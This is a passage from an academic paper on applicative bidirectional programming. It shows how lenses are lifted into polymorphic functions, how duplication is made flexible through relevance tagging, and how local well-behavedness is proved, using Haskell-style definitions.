$$\begin{aligned} \text{unlines} &:: [String] \rightarrow String \\ \text{unlines} [] &= "" \\ \text{unlines} (x : xs) &= x \mathbin{++} "\backslash n" \mathbin{++} \text{unlines } xs \end{aligned}$$

as below.

$$\begin{aligned} \text{unlines}_F &:: [L^T s String] \rightarrow L^T s String \\ \text{unlines}_F [] &= \text{new} "" \\ \text{unlines}_F (x : xs) &= \text{lift2 } \text{catLine}_L (x, \text{unlines}_F xs) \end{aligned}$$

where catLine_L is a lens version of $\lambda x y \rightarrow x \mathbin{++} "\backslash n" \mathbin{++} y$. In the above, except for the noise of *new* and *lift2*, the definition is faithful to the original structure of *unlines*' definition, in an applicative

style. With the heavy-lifting done in defining the lens function *unlines_F*, a corresponding lens *unlines_L* $:: L [String] String$ is readily available through straightforward unlifting: $\text{unlines}_L = \text{unliftT } \text{unlines}_F$.

We demonstrate the expressiveness of our system through a realistic example of a bidirectional evaluator for a higher-order programming language (Section 5), followed by discussions of smooth integration of our framework with both lenses and bidirectionalization approaches (Section 6). We discuss related techniques in Section 7, in particularly making connection to semantic bidirectionalization [21, 22, 33, 41] and conclude in Section 8. An implementation of our idea is available from <https://hackage.haskell.org/package/app-lens>.

Notes on Proofs and Examples. Due to the space restriction, we omit many of the proofs in this paper, but note that some of the proofs are based on free theorems [34, 37]. To simplify the formal discussion, we assume that all functions except *puts* are total and no data structure contains \perp . To deal with the partiality of *puts*, we assume that a *put* function of type $A \rightarrow B \rightarrow A$ can be represented as a total function of type $A \rightarrow B \rightarrow \text{Maybe } A$, which upon termination will produce either a value *Just a* or an error *Nothing*.

We strive to balance the practicality and clarity of examples. Very often we deliberately choose small but hopefully still illuminating examples aiming at directly demonstrating the and only the theoretical issue being addressed. In addition, we include in Section 5 a sizeable application and would like to refer interested readers to <https://bitbucket.org/kztk/app-lens> for examples ranging from some general list functions in Prelude to the specific problem of XML transformations.

2. Bidirectional Transformations as Functions

Conventionally, bidirectional transformations are represented directly as pairs of functions [9, 13, 14, 16, 20–22, 25, 33, 35, 36, 38–41] (see the datatype L defined in Section 1). In this paper, we use lenses to refer specifically bidirectional transformations in this representation.

Lenses can be constructed and reasoned compositionally. For example, with the composition operator “ $\hat{\circ}$ ”

$$\begin{aligned} (\hat{\circ}) &:: L b c \rightarrow L a b \rightarrow L a c \\ (L \text{ get}_2 \text{ put}_2) \hat{\circ} (L \text{ get}_1 \text{ put}_1) &= \\ &L (\text{get}_2 \circ \text{get}_1) (\lambda s v \rightarrow \text{put}_1 s (\text{put}_2 (\text{get}_1 s) v)) \end{aligned}$$

we can compose fst_L to itself to obtain a lens that operates on nested pairs, as below.

$$\begin{aligned} \text{fstTri}_L &:: L ((a, b), c) a \\ \text{fstTri}_L &= \text{fst}_L \hat{\circ} \text{fst}_L \end{aligned}$$

Well-behavedness is preserved by such compositions: fstTri_L is well-behaved by construction assuming well-behaved fst_L .

The composition operator “ $\hat{\circ}$ ” has the identity lens id_L as its unit.

$$\begin{aligned} \text{id}_L &:: L a a \\ \text{id}_L &= L \text{id} (\lambda _ v \rightarrow v) \end{aligned}$$

2.1 Basic Idea: A Functional Representation Inspired by Yoneda

Our goal is to develop a representation of bidirectional transformations such that we can apply them, pass them to higher-order functions and reason about well-behavedness compositionally.

Inspired by the Yoneda embedding in category theory [19], we lift lenses of type $L a b$ to polymorphic functions of type

$$\forall s. L s a \rightarrow L s b$$

by lens composition

$$\begin{aligned} \text{lift} &:: L\ a\ b \rightarrow (\forall s. L\ s\ a \rightarrow L\ s\ b) \\ \text{lift}\ \ell &= \lambda x \rightarrow \ell \hat{\circ} x \end{aligned}$$

Intuitively, a lens of type $L\ s\ A$ with the universally quantified type variable s can be seen as an updatable datum of type A , and a lens of type $L\ A\ B$ as a transformation of type $\forall s. L\ s\ A \rightarrow L\ s\ B$ on updatable data. We call such lifted lenses *lens functions*.

The lifting function *lift* is injective, and has the following left inverse.

$$\begin{aligned} \text{unlift} &:: (\forall s. L\ s\ a \rightarrow L\ s\ b) \rightarrow L\ a\ b \\ \text{unlift}\ f &= f\ \text{id}_L \end{aligned}$$

Since lens functions are normal functions, they can be composed and passed to higher-order functions in the usual way. For example, fstTri_L can now be defined with the usual function composition.

$$\begin{aligned} \text{fstTri}_L &:: L\ ((a, b), c)\ a \\ \text{fstTri}_L &= \text{unlift}\ (\text{lift}\ \text{fst}_L \circ \text{lift}\ \text{fst}_L) \end{aligned}$$

Alternatively in a more applicative style, we can use a higher-order function $\text{twice} :: (a \rightarrow a) \rightarrow a \rightarrow a$ as below.

$$\begin{aligned} \text{fstTri}_L &= \text{unlift}\ (\lambda x \rightarrow \text{twice}\ (\text{lift}\ \text{fst}_L)\ x) \\ \text{where}\ \text{twice}\ f\ x &= f\ (f\ x) \end{aligned}$$

Like many category-theory inspired isomorphisms, this functional representation of bidirectional transformations is not unknown [7]; but its formal properties and applications in practical programming have not been investigated before.

2.2 Formal Properties of Lens Functions

We reconfirm that *lift* is injective with *unlift* as its left inverse.

Proposition 1. *unlift (lift ℓ) = ℓ for all lenses $\ell :: L\ A\ B$.* \square

We say that a function f *preserves well-behavedness*, if $f\ \ell$ is well-behaved for any well-behaved lens ℓ . Functions *lift* and *unlift* have the following desirable properties.

Proposition 2. *lift ℓ preserves well-behavedness if ℓ is well-behaved.* \square

Proposition 3. *unlift f is well-behaved if f preserves well-behavedness.* \square

As it stands, the type L is open and it is possible to define lens functions through pattern-matching on the constructor. For example

$$\begin{aligned} f &:: Eq\ a \Rightarrow L\ s\ (\text{Maybe}\ a) \rightarrow L\ s\ (\text{Maybe}\ a) \\ f\ (L\ g\ p) &= L\ g\ (\lambda s\ v \rightarrow \text{if}\ v == g\ s\ \text{then}\ s \\ &\quad \text{else}\ p\ (p\ s\ \text{Nothing})\ v) \end{aligned}$$

Here the input lens is pattern matched and the *get/put* components are used directly in constructing the output lens, which breaks encapsulation and blocks compositional reasoning of behaviors.

In our framework the intention is that all lens functions are constructed through lifting, which sees bidirectional transformations as atomic objects. Thus, we require that L is used as an “abstract type” in defining lens functions of type $\forall s. L\ s\ A \rightarrow L\ s\ B$. That is, we require the following conditions.

- L values must be constructed by lifting.
- L values must not be destructed.

This requirement is formally written as follows.

Definition 1 (Abstract Nature of L). We say L is *abstract* in $f :: \tau$ if there is a polymorphic function h of type

$$\begin{aligned} \forall \ell. (\forall a\ b. L\ a\ b \rightarrow (\forall s. \ell\ s\ a \rightarrow \ell\ s\ b)) \\ \rightarrow (\forall a\ b. (\forall s. \ell\ s\ a \rightarrow \ell\ s\ b) \rightarrow L\ a\ b) \rightarrow \tau' \end{aligned}$$

where $\tau' = \tau[\ell/L]$ and $f = h\ \text{lift}\ \text{unlift}$. \square

Essentially, the polymorphic ℓ in h ’s type prevents us from using the constructor L directly, while the first functional argument of h (which is *lift*) provides the means to create L values.

Now the compositional reasoning of well-behavedness extends to lens functions; we can use a logical relation [31] to characterize well-behavedness for higher-order functions. As an instance, we can state that functions of type $\forall s. L\ s\ A \rightarrow L\ s\ B$ are well-behavedness preserving as follows.

Theorem 1. *Let $f :: \forall s. L\ s\ A \rightarrow L\ s\ B$ be a function in which L is abstract. Suppose that all applications of *lift* in the definition of f are to well-behaved lenses. Then, f preserves well-behavedness, and thus *unlift f* is well-behaved.* \square

2.3 Guaranteeing Abstraction

Theorem 1 requires the condition that L is abstract in f , which can be enforced by using abstract types through module systems. For example, in Haskell, we can define the following module to abstract L .

```
module AbstractLens (Labs, liftabs, unliftabs) where
newtype Labs a b = Labs { unLabs :: L a b }
liftabs :: L a b → (∀ s. Labs s a → Labs s b)
unliftabs :: (∀ s. Labs s a → Labs s b) → L a b
```

Outside the module *AbstractLens*, we can use *lift_{abs}*, *unlift_{abs}* and type L_{abs} itself, but not the constructor of L_{abs} . Thus the only way to access data of type L is through *lift_{abs}* and *unlift_{abs}*.

A consequence of having abstract L is that *lift* is now surjective (and *unlift* is now injective). We can prove the following property using the free theorems [34, 37].

Lemma 1. *Let f be a function of type $\forall s. L\ s\ A \rightarrow L\ s\ B$ in which L is abstract. Then $f\ \ell = f\ \text{id}_L \hat{\circ} \ell$ holds for all $\ell :: L\ S\ A$.* \square

Correspondingly, we also have that *unlift* is injective on lens functions.

Theorem 2. *For any $f :: \forall s. L\ s\ A \rightarrow L\ s\ B$ in which L is abstract, *lift (unlift f) = f* holds.* \square

In the rest of this paper, we always assume abstract L unless specially mentioned otherwise.

2.4 Categorical Notes

As mentioned earlier, our idea of mapping $L\ A\ B$ to $\forall s. L\ s\ A \rightarrow L\ s\ B$ is based on the Yoneda lemma in category theory (Section III.2 in [19]). Since our purpose of this paper is not categorical formalization, we briefly introduce an analogue of the Yoneda lemma that is enough for our discussion.

Theorem 3 (An Analogue of the Yoneda Lemma (Section III.2 in [19])). *A pair of functions (lift, unlift) is a bijection between*

- $\{\ell :: L\ A\ B\}$, and
- $\{f :: \forall s. L\ s\ A \rightarrow L\ s\ B \mid f\ x \hat{\circ} y = f\ (x \hat{\circ} y)\}$. \square

The condition $f\ x \hat{\circ} y = f\ (x \hat{\circ} y)$ is required to make f a natural transformation between functors $L\ (-)\ A$ and $L\ (-)\ B$; here, the contravariant functor $L\ (-)\ A$ maps a lens ℓ of type $L\ Y\ X$ to a function $(\lambda y \rightarrow y \hat{\circ} \ell)$ of type $L\ X\ A \rightarrow L\ Y\ A$. Note that $f\ x \hat{\circ} y = f\ (x \hat{\circ} y)$ is equivalent to $f\ x = f\ \text{id}_L \hat{\circ} x$. Thus the naturality conditions imply Theorem 2.

In the above, we have implicitly considered the category of (possibly non-well-behaved) lenses, in which objects are types (sets in our setting) and morphisms from A to B are lenses of type $L\ A\ B$. This category of lenses is monoidal [15] but not closed [30], and thus has no higher-order functions. That is, there is

no type $X \ B \ C$ such that there is a bijection between $L(A, B) \ C$ and $L(X \ B \ C)$, which can be easily checked by comparing cardinalities. Our discussion does not conflict with this fact. What we state is that, for any s , $(L \ s \ A, L \ s \ B) \rightarrow L \ s \ C$ is isomorphic to $L \ s \ A \rightarrow (L \ s \ B \rightarrow L \ s \ C)$ via standard *curry* and *uncurry*; note that s is quantified globally.

Also note that $L \ s \ (-)$ is a functor that maps a lens ℓ to a function $lift \ \ell$. It is not difficult to check that $lift \ x \circ lift \ y = lift \ (x \hat{\circ} y)$ and $lift \ (id_L :: L \ A \ A) = (id :: L \ s \ A \rightarrow L \ s \ A)$.

3. Lifting n -ary Lenses and Flexible Duplication

So far we have presented a system that lifts lenses to functions, manipulates the functions, and then “unlifts” the results to construct composite lenses. One example is $fstTri_L$ from Section 2 reproduced below.

$$\begin{aligned} fstTri_L &:: L((a, b), c) \ a \\ fstTri_L &= unlift \ (lift \ fst_L \circ lift \ fst_L) \end{aligned}$$

Astute readers may have already noticed the type $L((a, b), c) \ a$ which is subtly distinct from $L(a, b, c) \ a$. One reason for this is with the definition of $fstTri_L$, which consists of the composition of lifted fst_L s. But more fundamentally it is the type of $lift \ (L \ x \ y \rightarrow (\forall s. L \ s \ x \rightarrow L \ s \ y))$, which treats x as a black box, that has prevented us from rearranging the tuple components.

Let’s illustrate the issue with an even simpler example that goes directly to the heart of the problem.

$$\begin{aligned} swap_L &:: L(a, b) \ (b, a) \\ swap_L &= \dots \end{aligned}$$

Following the programming pattern developed so far, we would like to construct this lens with the familiar unidirectional function $swap :: (a, b) \rightarrow (b, a)$. But since $lift$ only produces *unary* functions of type $\forall s. L \ s \ A \rightarrow L \ s \ B$, despite the fact that A and B are actually pair types here, there is no way to compose $swap$ with the resulting lens function.

In order to construct $swap_L$ and many other lenses, including $unlines_L$ in Section 1, a conversion of values of type $\forall s. (L \ s \ A_1, \dots, L \ s \ A_n)$ to values of type $\forall s. L \ s \ (A_1, \dots, A_n)$ is needed. In this section we look at how such a conversion can be defined for binary lenses, which can be easily extended to arbitrary n -ary cases.

3.1 Caveats of the Duplication Lens

To define a function of type $\forall s. (L \ s \ A, L \ s \ B) \rightarrow L \ s \ (A, B)$, we use the duplication lens dup_L (also known as *copy* elsewhere [9]) defined as below. For simplicity, we assume that $(=)$ represents observational equivalence.

$$\begin{aligned} dup_L &:: Eq \ s \Rightarrow L \ s \ (s, s) \\ dup_L &= L \ (\lambda s \rightarrow (s, s)) \ (\lambda_- \ (s, t) \rightarrow r \ s \ t) \\ &\textbf{where } r \ s \ t \mid s == t = s \quad \text{-- This will cause a problem.} \end{aligned}$$

With the duplication lens, the above-mentioned function can be defined as

$$\begin{aligned} (\otimes) &:: Eq \ s \Rightarrow L \ s \ a \rightarrow L \ s \ b \rightarrow L \ s \ (a, b) \\ x \otimes y &= (x \hat{\otimes} y) \hat{\circ} dup_L \end{aligned}$$

where $(\hat{\otimes})$ is a lens combinator that combines two lenses applying to each component of a pair [9]:

$$\begin{aligned} (\hat{\otimes}) &:: L \ a \ a' \rightarrow L \ b \ b' \rightarrow L \ (a, b) \ (a', b') \\ (L \ get_1 \ put_1) \hat{\otimes} (L \ get_2 \ put_2) &= \\ L \ (\lambda(a, b) \rightarrow (get_1 \ a, get_2 \ b)) & \\ (\lambda(a, b) \ (a', b') \rightarrow (put_1 \ a \ a', put_2 \ b \ b')) & \end{aligned}$$

We call (\otimes) “split” in this paper. With (\otimes) we can support the lifting of binary lenses as below.

$$\begin{aligned} lift2 &:: L(a, b) \ c \rightarrow (\forall s. (L \ s \ a, L \ s \ b) \rightarrow L \ s \ c) \\ lift2 \ \ell \ (x, y) &= lift \ \ell \ (x \otimes y) \end{aligned}$$

It is tempting to have the following as the inverse for $lift2$.

$$\begin{aligned} unlift2 &:: (\forall s. (L \ s \ a, L \ s \ b) \rightarrow L \ s \ c) \rightarrow L(a, b) \ c \\ unlift2 \ f &= f \ (fst_L, snd_L) \end{aligned}$$

But $unlift2 \circ lift2$ does not result in identity:

$$\begin{aligned} &(unlift2 \circ lift2) \ \ell \\ &= \{ \text{definition unfolding \& } \beta\text{-reduction} \} \\ &\ell \hat{\circ} (fst_L \otimes snd_L) \\ &= \{ \text{unfolding } (\otimes) \} \\ &\ell \hat{\circ} (fst_L \hat{\otimes} snd_L) \hat{\circ} dup_L \\ &= \{ \text{definition unfolding} \} \\ &\ell \hat{\circ} block_L \textbf{ where} \\ &\quad block_L = L \ id \ (\lambda s \ v \rightarrow \textbf{if } s == v \textbf{ then } v \textbf{ else } \perp) \end{aligned}$$

Lens $block_L$ is not a useful lens because it blocks any update to the view. Consequently any lenses composed with it become useless too.

3.2 Flexible and Safe Duplication by Tagging

In the above, the equality comparison $s == v$ that makes $unlift2 \circ lift2$ useless has its root in dup_L . If we look at the lens dup_L in isolation, there seems to be no alternative. The two duplicated values have to remain equal for the bidirectional laws to hold. However, if we consider the context in which dup_L is applied, there is more room for maneuver. Let us consider the lifting function $lift2$ again, and how $put \ dup_L$, which rejects the update above, works in the execution of $put \ (unlift2 \ (lift2 \ id_L))$.

$$\begin{aligned} &put \ (unlift2 \ (lift2 \ id_L)) \ (1, 2) \ (\underline{3}, \underline{4}) \\ &= \{ \text{simplification} \} \\ &put \ ((fst_L \hat{\otimes} snd_L) \hat{\circ} dup_L) \ (1, 2) \ (\underline{3}, \underline{4}) \\ &= \{ \text{definition unfolding \& } \beta\text{-reduction} \} \\ &put \ dup_L \ (1, 2) \ (put \ fst_L \ (1, 2) \ \underline{3}, put \ snd_L \ (1, 2) \ \underline{4}) \\ &= \{ \beta\text{-reduction} \} \\ &put \ dup_L \ (1, 2) \ ((\underline{3}, 2), (1, \underline{4})) \end{aligned}$$

The last call to $put \ dup_L$ above will fail because $(\underline{3}, 2) \neq (1, \underline{4})$. But if we look more carefully, there is no reason for this behavior: $lift2 \ id_B$ should be able to update the two elements of the pair independently. Indeed in the put execution above, relevant values to the view change as highlighted by underlining are only compared for equality with irrelevant values. That is to say, we should be able to relax the equality check in dup_L and update the old source $(1, 2)$ to $(\underline{3}, \underline{4})$ without violating bidirectional laws.

To achieve this, we tag the values according to their relevance to view updates [25].

$$\textbf{data } Tag \ a = U \ \{ unTag :: a \} \mid O \ \{ unTag :: a \}$$

Tag U (representing Updated) means the tagged value *may be relevant* to the view update and O (representing Original) means the tagged value *must not be relevant* to the view update. The idea is that O -tagged values can be altered without violating the bidirectional laws, as the new dup_L below.

$$\begin{aligned} dup_L &:: Poset \ s \Rightarrow L \ s \ (s, s) \\ dup_L &= L \ (\lambda s \rightarrow (s, s)) \ (\lambda_- \ (s, t) \rightarrow s \ \vee \ t) \end{aligned}$$

Here, $Poset$ is a type class for partially-ordered sets that has a method (\vee) (pronounced as “lub”) to compute least upper bounds.

$$\textbf{class } Poset \ s \textbf{ where } (\vee) :: s \rightarrow s \rightarrow s$$

We require that (\vee) must be associative, commutative and idempotent; but unlike a semilattice, (\vee) can be partial. Tagged elements and their (nested) pairs are ordered as follows.

instance $Eq\ a \Rightarrow Poset\ (Tag\ a)$ **where**
 $(O\ s) \vee (U\ t) = U\ t$
 $(U\ s) \vee (O\ t) = U\ s$
 $(O\ s) \vee (O\ t) \mid s == t = O\ s$
 $(U\ s) \vee (U\ t) \mid s == t = U\ s$
instance $(Poset\ a, Poset\ b) \Rightarrow Poset\ (a, b)$ **where**
 $(a, b) \vee (a', b') = (a \vee a', b \vee b')$

We also introduce the following type synonym for brevity.¹

type $L^T\ s\ a = Poset\ s \Rightarrow L\ s\ a$

As we will show later, the move from L to L^T will have implications on well-behavedness.

Accordingly, we change the types of (\otimes) , $lift$ and $lift2$ as below.

$(\otimes) :: L^T\ s\ a \rightarrow L^T\ s\ b \rightarrow L^T\ s\ (a, b)$
 $lift :: L\ a\ b \rightarrow (\forall s. L^T\ s\ a \rightarrow L^T\ s\ b)$
 $lift2 :: L\ (a, b)\ c \rightarrow (\forall s. (L^T\ s\ a, L^T\ s\ b) \rightarrow L^T\ s\ c)$

And adapt the definitions of $unlift$ and $unlift2$ to properly handle the newly introduced tags.

$unlift :: Eq\ a \Rightarrow (\forall s. L^T\ s\ a \rightarrow L^T\ s\ b) \rightarrow L\ a\ b$
 $unlift\ f = f\ id'_L \hat{\circ} tag_L$
 $id'_L :: L^T\ (Tag\ a)\ a$
 $id'_L = L\ unTag\ (const\ U)$
 $tag_L :: L\ a\ (Tag\ a)$
 $tag_L = L\ O\ (const\ unTag)$
 $unlift2 :: (Eq\ a, Eq\ b) \Rightarrow$
 $(\forall s. (L^T\ s\ a, L^T\ s\ b) \rightarrow L^T\ s\ c) \rightarrow L\ (a, b)\ c$
 $unlift2\ f = f\ (fst'_L, snd'_L) \hat{\circ} tag2_L$
 $fst'_L :: L^T\ (Tag\ a, Tag\ b)\ a$
 $fst'_L = L\ (\lambda(a, -) \rightarrow unTag\ a)\ (\lambda(-, b)\ a \rightarrow (U\ a, b))$
 $snd'_L :: L^T\ (Tag\ a, Tag\ b)\ b$
 $snd'_L = L\ (\lambda(-, b) \rightarrow unTag\ b)\ (\lambda(a, -)\ b \rightarrow (a, U\ b))$
 $tag2_L :: L\ (a, b)\ (Tag\ a, Tag\ b)$
 $tag2_L = L\ (\lambda(a, b) \rightarrow (O\ a, O\ b))$
 $(\lambda(-)\ (a, b) \rightarrow (unTag\ a, unTag\ b))$

We need to change $unlift$ because it may be applied to functions calling $lift2$ internally. In what follows, we only focus on $lift2$ and $unlift2$, and expect the discussion straightforwardly extends to $lift$ and the new $unlift$.

We can now show that the new $unlift2$ is the left-inverse of $lift2$.

Proposition 4. $unlift2\ (lift2\ \ell) = \ell$ holds for all lenses $\ell :: L\ (A, B)\ C$.

Proof. We prove the statement with the following calculation.

$unlift2\ (lift2\ \ell)$
 $= \{ \text{definition unfolding \& } \beta\text{-reduction} \}$
 $\ell \hat{\circ} fst'_L \otimes snd'_L \hat{\circ} tag2_L$
 $= \{ \text{unfolding } (\otimes) \}$
 $\ell \hat{\circ} (fst'_L \otimes snd'_L) \hat{\circ} dup_L \hat{\circ} tag2_L$
 $= \{ (fst'_L \hat{\circ} snd'_L) \hat{\circ} dup_L \hat{\circ} tag2_L = id_L \text{ — } (*) \}$
 ℓ

We prove the statement $(*)$ by showing $get\ ((fst'_L \hat{\circ} snd'_L) \hat{\circ} dup_L \hat{\circ} tag2_L)\ (a, b) = (a, b)$ and $put\ ((fst'_L \hat{\circ} snd'_L) \hat{\circ} dup_L \hat{\circ} tag2_L)\ (a, b) = (a, b)$.

¹ Actually, we will have to use **newtype** for the code in this paper to pass GHC's type checking. We take a small deviation from GHC Haskell here in favor of brevity.

$tag2_L)\ (a, b)\ (a', b') = (a', b')$. Since the former property is easy to prove, we only show the latter here.

$put\ ((fst'_L \hat{\circ} snd'_L) \hat{\circ} dup_L \hat{\circ} tag2_L)\ (a, b)\ (a', b')$
 $= \{ \text{definition unfolding \& } \beta\text{-reduction} \}$
 $put\ tag2_L\ (a, b)\ \$$
 $put\ ((fst'_L \hat{\circ} snd'_L) \hat{\circ} dup_L)\ (O\ a, O\ b)\ (a', b')$
 $= \{ \text{definition unfolding \& } \beta\text{-reduction} \}$
 $put\ tag2_L\ (a, b)\ \$$
 $put\ dup_L\ (O\ a, O\ b)\ \$$
 $(put\ fst'_L\ (O\ a, O\ b)\ a', put\ snd'_L\ (O\ a, O\ b)\ b')$
 $= \{ \text{definitions of } fst'_L \text{ and } snd'_L \}$
 $put\ tag2_L\ (a, b)\ \$$
 $put\ dup_L\ (O\ a, O\ b)\ ((U\ a', O\ b), (O\ a, U\ b'))$
 $= \{ \text{definition of } dup_L \}$
 $put\ tag2_L\ (a, b)\ (U\ a', U\ b')$
 $= \{ \text{definition of } tag2_L \}$
 (a', b')

Thus, we have proved that $lift2$ is injective. \square

We can recreate fst_L and snd_L with $unlift2$, which is rather reassuring.

Proposition 5. $fst_L = unlift2\ fst$ and $snd_L = unlift2\ snd$. \square

Note that now $unlift$ and $unlift2$ are *no longer* injective (even with abstract L); there exist functions that are not equivalent but coincide after unlifting. An example of such is the pair $lift2\ fst_L$ and fst : while unlifting both functions result in fst_L , they actually differ as $put\ (lift2\ fst_L\ (fst'_L, snd'_L))\ (O\ a, O\ b)\ c = (U\ c, U\ b)$ and $put\ (fst\ (fst'_L, snd'_L))\ (O\ a, O\ b)\ c = (U\ c, O\ b)$. Intuitively, fst knows that the second argument is unused, while $lift2\ fst_L$ does not because fst_L is treated as a black box by $lift2$. In other words, the relationship between the lifting/unlifting functions and the Yoneda Lemma discussed in Section 2 ceases to exist in this new context. Nevertheless, the counter-example scenario described here is contrived and will not affect practical programming in our framework.

Another side effect of this new development with tags is that the original bidirectional laws, i.e., the well-behavedness, are temporarily broken during the execution of $lift2$ and $unlift2$ by the new internal functions fst'_L , snd'_L , dup_L and $tag2_L$. Consequently, we need a new theoretical development to establish the preservation of well-behavedness by the lifting/unlifting process.

3.3 Relevance-Aware Well-Behavedness

We have noted that the new internal functions dup_L , fst'_L , snd'_L and $tag2_L$ are not well-behaved, for different reasons. For functions fst'_L and snd'_L , the difference from the original versions fst_L and snd_L is only in the additional wrapping/unwrapping that is needed to adapt to the existence of tags. As a result, as long as these functions are used in an appropriate context, the bidirectional laws are expected to hold. But for dup_L and $tag2_L$, the new definitions are more defined in the sense that some originally failing executions of put are now intentionally turned into successful ones. For this change in semantics, we need to adapt the laws to allow temporary violations and yet still establish well-behavedness of the resulting bidirectional transformations in the end. For example, we still want $unlift2\ f$ to be well-behaved for any $f :: \forall s. (L^T\ s\ A, L^T\ s\ B) \rightarrow L^T\ s\ C$, as long as the lifting functions are applied to well-behaved lenses.

3.3.1 Relevance-Ordering and Lawful Duplications

Central to the discussion in this and the previous subsections is the behavior of dup_L . To maintain safety, unequal values as duplications are only allowed if they have different tags (i.e., one value must be

irrelevant to the update and can be discarded). We formalize such a property with the partial ordering between tagged values. Let us write (\preceq) for the partial order induced from γ : that is, $s \preceq t$ if $s \gamma t$ is defined and equal to t . One can see that (\preceq) is the reflexive closure of $O s \preceq U t$. We write $\uparrow s$ for a value obtained from s by replacing all O tags with U tags. Trivially, we have $s \preceq \uparrow s$. But there exists s' such that $s \preceq s'$ and $s' \neq \uparrow s$.

Now we can define a variant of well-behavedness local to the U -tagged elements.

Definition 2 (Local Well-Behavedness). A bidirectional transformation $\ell :: L^\top a \ b$ is called *locally well-behaved* if the following four conditions hold.

- **(Forward Tag-Irrelevance)** If $v = \text{get } \ell \ s$, then for all s' such that $\uparrow s' = \uparrow s$, $v = \text{get } \ell \ s'$ holds.
- **(Backward Inflation)** For all minimal (with respect to \preceq) s , if $\text{put } \ell \ s \ v$ succeeds as s' , then $s \preceq s'$.
- **(Local Acceptability)** For all s , $s \preceq \text{put } \ell \ s \ (\text{get } \ell \ s) \preceq \uparrow s$.
- **(Local Consistency)** For all s and v , assuming $\text{put } \ell \ s \ v$ succeeds as s' , then for all s'' with $s' \preceq s''$, $\text{get } \ell \ s'' = v$ holds. \square

In the above, tags introduced for the flexible behavior of put must not affect the behavior of get : $\uparrow s' = \uparrow s$ means that s and s' are equal if tags are ignored. The property local-acceptability is similar to acceptability, except that O -tags are allowed to change to U -tags. The property local consistency is stronger than consistency in the sense that get must map all values sharing the same U -tagged elements with s' to the same view. The idea is that O -tagged elements in s' are not connected to the view v , and thus changing them will not affect v . A similar reasoning applies to backward inflation stating that source elements changed by put will have U -tags. Note that in this definition of local well-behavedness, tags are assumed to appear only in the sources. As a matter of fact, only dup_L and $\text{tag}2_L/\text{tag}_L$ introduce tagged views; but they are always precomposed when used, as shown in the following.

We have the following compositional properties for local well-behavedness.

Lemma 2. *The following properties hold for bidirectional transformations x and y with appropriate types.*

- If x is well-behaved and y is locally well-behaved, then $\text{lift } x \ y$ is locally well-behaved.
- If x and y are locally well-behaved, $x \circledast y$ is locally well-behaved.
- If x and y are locally well-behaved, $x \hat{\circ} \text{tag}2_L$ and $y \hat{\circ} \text{tag}_L$ are well-behaved.

Proof. We only prove the second property, which is the most non-trivial one among the three, although we would like to note that forward tag-irrelevance is used to prove the third property.

We first show local acceptability.

$$\begin{aligned}
& \text{put } ((x \hat{\circ} y) \hat{\circ} \text{dup}_L) \ s \ (\text{get } ((x \hat{\circ} y) \hat{\circ} \text{dup}_L) \ s) \\
&= \{ \text{simplification} \} \\
& \text{put } \text{dup}_L \ s \ (\text{put } (x \hat{\circ} y) \ (s, s) \ (\text{get } (x \hat{\circ} y) \ (s, s))) \\
&= \{ \text{by the local acceptability of } x \hat{\circ} y \} \\
& \text{put } \text{dup}_L \ s \ (s', s'') \text{ — where } s \preceq s' \preceq \uparrow s, s \preceq s'' \preceq \uparrow s \\
&= \{ \text{by the definition of } \text{dup}_L \text{ and that } s' \gamma s'' \text{ is defined} \} \\
& s' \gamma s'' \preceq \uparrow s
\end{aligned}$$

Note that, since $s' \preceq \uparrow s$ and $s'' \preceq \uparrow s$, there is $s' \gamma s'' \preceq \uparrow s$.

Then, we prove local consistency. Assume that $\text{put } ((x \hat{\circ} y) \hat{\circ} \text{dup}_L) \ s \ (v_1, v_2)$ succeeds in s' . Then, by the following calculation, we have $s' = \text{put } x \ s \ v_1 \ \gamma \ \text{put } y \ s \ v_2$.

$$\begin{aligned}
& \text{put } ((x \hat{\circ} y) \hat{\circ} \text{dup}_L) \ s \ (v_1, v_2) \\
&= \{ \text{simplification} \} \\
& \text{put } \text{dup}_L \ s \ (\text{put } x \ s \ v_1, \text{put } y \ s \ v_2) \\
&= \{ \text{definition unfolding} \} \\
& \text{put } x \ s \ v_1 \ \gamma \ \text{put } y \ s \ v_2
\end{aligned}$$

Let s'' be a source such that $s' \preceq s''$. Then, we prove $\text{get } ((x \hat{\circ} y) \hat{\circ} \text{dup}_L) \ s'' = (v_1, v_2)$ as follows.

$$\begin{aligned}
& \text{get } ((x \hat{\circ} y) \hat{\circ} \text{dup}_L) \ s'' \ (v_1, v_2) \\
&= \{ \text{simplification} \} \\
& (\text{get } x \ s'', \text{get } y \ s'') \\
&= \{ \text{the local consistency of } x \text{ and } y \} \\
& (v_1, v_2)
\end{aligned}$$

Note that we have $\text{put } x \ s \ v_1 \preceq s' \preceq s''$ and $\text{put } y \ s \ v_2 \preceq s' \preceq s''$ by the definition of γ .

Forward tag-irrelevance and backward inflation are straightforward. \square

Corollary 1. *The following properties hold.*

- $\text{lift } \ell :: \forall s. L^\top s \ A \rightarrow L^\top s \ B$ preserves local well-behavedness, if $\ell :: L^\top A \ B$ is well-behaved.
- $\text{lift}2 \ \ell :: \forall s. (L^\top s \ A, L^\top s \ B) \rightarrow L^\top s \ C$ preserves local well-behavedness, if $\ell :: L^\top (A, B) \ C$ is well-behaved. \square

Similar to the case in Section 2, compositional reasoning of well-behavedness requires the lens type L^\top to be abstract.

Definition 3 (Abstract Nature of L^\top). We say L^\top is *abstract* in $f :: \tau$ if there is a polymorphic function h of type

$$\begin{aligned}
& \forall \ell. (\forall a \ b. L^\top a \ b \rightarrow (\forall s. \ell \ s \ a \rightarrow \ell \ s \ b)) \\
& \rightarrow (\forall a \ b. (\forall s. \ell \ s \ a \rightarrow \ell \ s \ b) \rightarrow L^\top a \ b) \\
& \rightarrow (\forall s \ a \ b. \ell \ s \ a \rightarrow \ell \ s \ b \rightarrow \ell \ s \ (a, b)) \\
& \rightarrow (\forall a \ b \ c. (\forall s. (\ell \ s \ a, \ell \ s \ b) \rightarrow \ell \ s \ c) \rightarrow L^\top (a, b) \ c) \\
& \rightarrow \tau'
\end{aligned}$$

satisfying $f = h \ \text{lift} \ \text{unlift} \ (\circledast) \ \text{unlift}2$ and $\tau' = \tau[\ell/L^\top]$. \square

Then, we obtain the following properties from the free theorems [34, 37].

Theorem 4. *Let f be a function of type $\forall s. (L^\top s \ A, L^\top s \ B) \rightarrow L^\top s \ C$ in which L^\top is abstract. Then, $f \ (x, y)$ is locally well-behaved if x and y are also locally well-behaved, assuming that lift is applied only to well-behaved lenses.* \square

